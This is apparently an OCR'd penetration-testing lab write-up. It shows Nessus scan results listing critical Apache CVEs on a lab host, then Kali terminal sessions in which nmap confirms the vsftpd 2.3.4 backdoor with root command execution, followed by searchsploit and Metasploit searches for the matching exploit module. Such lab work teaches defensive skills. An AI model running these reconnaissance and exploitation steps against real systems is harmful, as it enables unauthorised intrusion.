

tenable Nessus Essentials
Scans
Settings
Admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
My Scans
Scanning in progress
Import
New Folder
New Scan
Search Scans
1 Scan
Name
Schedule
Last Scanned
identifying Vulnerability on Target1
On Demand
Today at 10:03 AM



tenable Nessus Essentials
Scans
Settings
Admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
My Scans
Scan Completed
Import
New Folder
New Scan
Search Scans
1 Scan
Name
Schedule
Last Scanned
identifying Vulnerability on Target1
On Demand
Today at 10:21 AM


tenable Nessus Essentials
Scans
Settings
Admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
My Scans
Import
New Folder
New Scan
Search Scans
1 Scan
Name
Schedule
Last Scanned
identifying Vulnerability on Target1
On Demand
Today at 10:21 AM


identifying Vulnerability on Target1
Back to My Scans
Configure
Audit Trail
Launch
Report
Export
Hosts 1
Vulnerabilities 47
Remediations 4
History 1
Filter
Search Hosts
1 Host
Host
Vulnerabilities
172.30.1.48
19
24
27
4
111
Column chart showing the number of security vulnerabilities based on their severity ratings
Doughnut chart displays security vulnerabilities
Scan Details
Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 10:03 AM
End: Today at 10:21 AM
Elapsed: 18 minutes
Vulnerabilities
Critical
High
Medium
Low
Info


Hosts 1
Vulnerabilities 47
Remediations 4
History 1
Filter
Search Vulnerabilities
47 Vulnerabilities
Sev
CVSS
VPR
Name
Family
Count
MIXED
ApaWeb Servers
17
MIXED
PHFCGI abuses
15
MIXED
ApaWeb Servers
10
MIXED
MicWindows
7
CRITICAL
ApaWeb Servers
6
MIXED
SSL General
19


Hosts 1
Vulnerabilities 47
Remediations 4
History 1
Search Vulnerabilities
6 Vulnerabilities
Sev
CVSS
VPR
Name
Family
Count
CRITICAL 9.8 9.4 Apache 2.4.x < 2.4.56 Multiple Vulnerabilities Web Servers 1
CRITICAL 9.8 7.4 Apache < 2.4.49 Multiple Vulnerabilities Web Servers 1
CRITICAL 9.8 7.4 Apache 2.4.x < 2.4.53 Multiple Vulnerabilities Web Servers 1
CRITICAL 9.8 7.4 Apache 2.4.x < 2.4.54 Multiple Vulnerabilities Web Servers 1
CRITICAL 9.0 8.1 Apache < 2.4.49 Multiple Vulnerabilities Web Servers 1
CRITICAL 9.0 6.5 Apache 2.4.x < 2.4.55 Multiple Vulnerabilities Web Servers 1


CRITICAL Apache 2.4.x < 2.4.53 Multiple Vulnerabilities
Description
The version of Apache httpd installed on the remote host is prior to 2.4.53. It is, therefore, affected by multiple vulnerabilities as referenced in the 2.4.53 advisory.
- mod_lua Use of uninitialized value of in r:parsebody: A carefully crafted request body can cause a read to a random memory area which could cause the process to crash. This issue affects Apache HTTP Server 2.4.52 and earlier. Acknowledgements: Chamal De Silva (CVE-2022-22719)
- HTTP request smuggling: Apache HTTP Server 2.4.52 and earlier fails to close inbound connection when errors are encountered discarding the request body, exposing the server to HTTP Request Smuggling Acknowledgements: James Kettle <james.kettle portswigger.net> (CVE-2022-22720)
- Possible buffer overflow with very large or unlimited LimitXMLRequestBody in core: If LimitXMLRequestBody is set to allow request bodies larger than 350MB (defaults to 1M) on 32 bit systems an integer overflow happens which later causes out of bounds writes. This issue affects Apache HTTP Server 2.4.52 and earlier. Acknowledgements: Anonymous working with Trend Micro Zero Day Initiative (CVE-2022-22721)
- Read/write beyond bounds in mod_sed: Out-of-bounds Write vulnerability in mod_sed of Apache HTTP Server allows an attacker to overwrite heap memory with possibly attacker provided data. This issue affects Apache HTTP Server 2.4 version 2.4.52 and prior versions. Acknowledgements: Ronald Crane (Zippenhop LLC) (CVE-2022-23943)
Note that Nessus has not tested for this issue but has instead relied only on the application's self-reported version number.
Solution
Upgrade to Apache version 2.4.53 or later.

VPR Key Drivers

Threat Recency: No recorded events

Threat Intensity: Very Low

Exploit Code Maturity: Unproven

Age of Vuln: 365 - 730 days

Product Coverage: High

CVSSV3 Impact Score: 5.9

Threat Sources: No recorded events

Risk Information

Vulnerability Priority Rating (VPR): 7.4

Risk Factor: High

CVSS v3.0 Base Score 9.8

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:U/RL:O/RC:C

CVSS v3.0 Temporal Score: 8.5


CVSS v2.0 Base Score: 7.5


CVSS v2.0 Temporal Score: 5.5


CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P

CVSS v2.0 Temporal Vector: CVSS2#E:U/RL:OF/RC:C

IAVM Severity: I


Base Score
9.8
(Critical)
Attack Vector (AV)
Network (N)
Adjacent (A)
Local (L)
Physical (P)
Attack Complexity (AC)
Low (L)
High (H)
Privileges Required (PR)
None (N)
Low (L)
High (H)
User Interaction (UI)
None (N)
Required (R)
Scope (S)
Unchanged (U)
Changed (C)
Confidentiality (C)
None (N)
Low (L)
High (H)
Integrity (I)
None (N)
Low (L)
High (H)
Availability (A)
None (N)
Low (L)
High (H)
Vector String - CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H


identifying Vulnerability on Target1 / Plugin #158900
Back to Vulnerability Group
Configure
Audit Trail
Launch
Report
Export
Click on Report
Hosts 1
Vulnerabilities 47
Remediations 4
History 1
CRITICAL
Apache 2.4.x < 2.4.53 Multiple Vulnerabilities
Description
The version of Apache httpd installed on the remote host is prior to 2.4.53. It is, therefore, affected by multiple vulnerabilities as referenced in the 2.4.53 advisory.
- mod_lua Use of uninitialized value of in r:parsebody: A carefully crafted request body can cause a read to a random memory area which could cause the process to crash. This issue affects Apache HTTP Server 2.4.52 and earlier. Acknowledgements: Chamal De Silva (CVE-2022-22719)
- HTTP request smuggling: Apache HTTP Server 2.4.52 and earlier fails to close inbound connection when errors are encountered discarding the request body, exposing the server to HTTP Request Smuggling Acknowledgements: James Kettle <james.kettle portswigger.net> (CVE-2022-22720)
Plugin Details
Severity: Critical
ID: 158900
Version: 1.6
Type: combined
Family: Web Servers
Published: March 14, 2022
Modified: June 15, 2022


Generate Report
Report Format: HTML PDF CSV
A
Select a Report Template:
SYSTEM
Complete List of Vulnerabilities by Host
Detailed Vulnerabilities By Host
Detailed Vulnerabilities By Plugin
Vulnerability Operations
B
Template Description:
This report provides a summary list of vulnerabilities for each host detected in the scan.
Filters Applied:
None
Formatting Options:
Include page breaks between vulnerability results
C
Generate Report
Cancel
Save as default

172.30.1.48

19	22	24	4	64
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities — Total: 133


SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.8	6.7	100995	Apache 2.2.x < 2.2.33-dev / 2.4.x < 2.4.26 Multiple Vulnerabilities
CRITICAL	9.8	6.7	101787	Apache 2.2.x < 2.2.34 Multiple Vulnerabilities
CRITICAL	9.8	7.4	158900	Apache 2.4.x < 2.4.53 Multiple Vulnerabilities
CRITICAL	9.8	7.4	161948	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities
CRITICAL	9.8	9.4	172186	Apache 2.4.x < 2.4.56 Multiple Vulnerabilities
CRITICAL	9.8	7.4	153584	Apache < 2.4.49 Multiple Vulnerabilities
CRITICAL	9.8	7.4	95438	Apache Tomcat 6.0.x < 6.0.48 / 7.0.x < 7.0.73 / 8.0.x < 8.0.39 / 8.5.x < 8.5.8 / 9.0.x < 9.0.0.M13 Multiple Vulnerabilities



```
kali@kali:~$ ls -l /usr/share/nmap/scripts
total 4952
-rw-r--r-- 1 root root  3901 Jun  1 09:02 acarsd-info.nse
-rw-r--r-- 1 root root  8749 Jun  1 09:02 address-info.nse
-rw-r--r-- 1 root root  3345 Jun  1 09:02 afp-brute.nse
-rw-r--r-- 1 root root  6463 Jun  1 09:02 afp-ls.nse
-rw-r--r-- 1 root root  7001 Jun  1 09:02 afp-path-vuln.nse
-rw-r--r-- 1 root root  5600 Jun  1 09:02 afp-serverinfo.nse
-rw-r--r-- 1 root root  2621 Jun  1 09:02 afp-showmount.nse
```

```
kali@kali:~$ ls -l /usr/share/nmap/scripts/ftp*
-rw-r--r-- 1 root root 4530 Jun  1 09:02 /usr/share/nmap/scripts/ftp-anon.nse
-rw-r--r-- 1 root root 3253 Jun  1 09:02 /usr/share/nmap/scripts/ftp-bounce.nse
-rw-r--r-- 1 root root 3108 Jun  1 09:02 /usr/share/nmap/scripts/ftp-brute.nse
-rw-r--r-- 1 root root 3272 Jun  1 09:02 /usr/share/nmap/scripts/ftp-libopie.nse
-rw-r--r-- 1 root root 3290 Jun  1 09:02 /usr/share/nmap/scripts/ftp-proftpd-backdoor.nse
-rw-r--r-- 1 root root 3768 Jun  1 09:02 /usr/share/nmap/scripts/ftp-syst.nse
-rw-r--r-- 1 root root 6021 Jun  1 09:02 /usr/share/nmap/scripts/ftp-vsftpd-backdoor.nse
-rw-r--r-- 1 root root 5923 Jun  1 09:02 /usr/share/nmap/scripts/ftp-vuln-cve2010-4221.nse
```

```
kali@kali:~$ sudo nmap -sV -p 20,21 172.30.1.49
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-06 10:02 EDT
Nmap scan report for 172.30.1.49
Host is up (0.00018s latency).

PORT   STATE  SERVICE  VERSION
20/tcp closed ftp-data
21/tcp open   ftp      vsftpd 2.3.4
MAC Address: 08:00:27:33:AC:4E (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix
```

```
kali@kali:~$ sudo nmap --script ftp-vsftpd-backdoor 172.30.1.49
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-06 10:06 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 172.30.1.49
Host is up (0.000081s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
```







```
kali@kali:~$ searchsploit vsFTPd
 Exploit Title                                                |  Path
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1) | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2) | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                             | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                    | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)       | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                      | multiple/remote/49719.py
```


```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```


Exploit module

